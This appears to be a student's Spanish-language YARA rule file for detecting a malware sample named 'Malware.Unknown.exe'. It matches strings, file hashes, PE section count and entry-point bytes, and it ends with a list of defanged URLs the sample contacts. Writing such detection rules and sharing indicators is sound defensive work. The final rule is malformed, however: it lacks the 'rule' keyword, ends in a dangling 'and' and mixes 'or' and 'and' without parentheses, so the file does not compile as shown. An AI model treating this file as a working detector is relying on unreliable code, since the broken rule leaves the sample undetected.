Regla para el archivo Malware.Unknown.exe

```
import "hash"
import "pe"

rule strings_rule // Comprueba los strings
{
    // estos strings se han sacado del analisis estatico
    strings:
        $p = "!This program cannot be run in DOS mode." wide ascii fullword
        $r = "C:\Users\Public\Documents\CR433101.dat.exe" wide ascii fullword
        $s1 = "6=6C6l606U6[6b6i6p6w6~6" wide ascii fullword
        $s2 = "?!?'-?3?9???E?K?Q?W?]?c?i?o?u?{" wide ascii fullword

    condition:
        $p and $r and 1 of ($s*) //Valida si encuentra $p y $r y 1 del resto de strings
}

rule hash_rule // Comprueba los hashes
{
    // Valida con cualquiera de los 3 tipos de hash
    condition:
        hash.md5(0, filesize) == "1D8562C0ADCAEE734D63F7BAACA02F7C" or
        hash.sha256(0, filesize) == "92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A"
}

rule numero_secciones // Comprueba el numero de secciones
{
    condition:
        pe.number_of_sections == 5 // Valida solo si el nº de secciones es 5
}

rule punto_entrada // Comprueba el punto de entrada
{
    strings:
        $s = {E8 C4 03 00 00 E9 74 FE FF FF 55 8B EC 6A 00 FF 15 34 30 40 00 FF 75 08 FF 15 30 30 40 00 68 09 04}
    condition:
        $s at pe.entry_point
}

detecta_dropper_malware_unknown_exe
{
    meta:
        creador = "Akampos"
    condition:
        hash_rule or
        strings_rule and
        numero_secciones and
        punto_entrada and
}
```



## B. Llamadas a URLs

Dominio	Puerto
hxxp[:]//]ssl-6582datamanager.helpdeskbro[s.]local/favicon.ico	80
hxxp[:]//]huskyhacks[s.]dev	80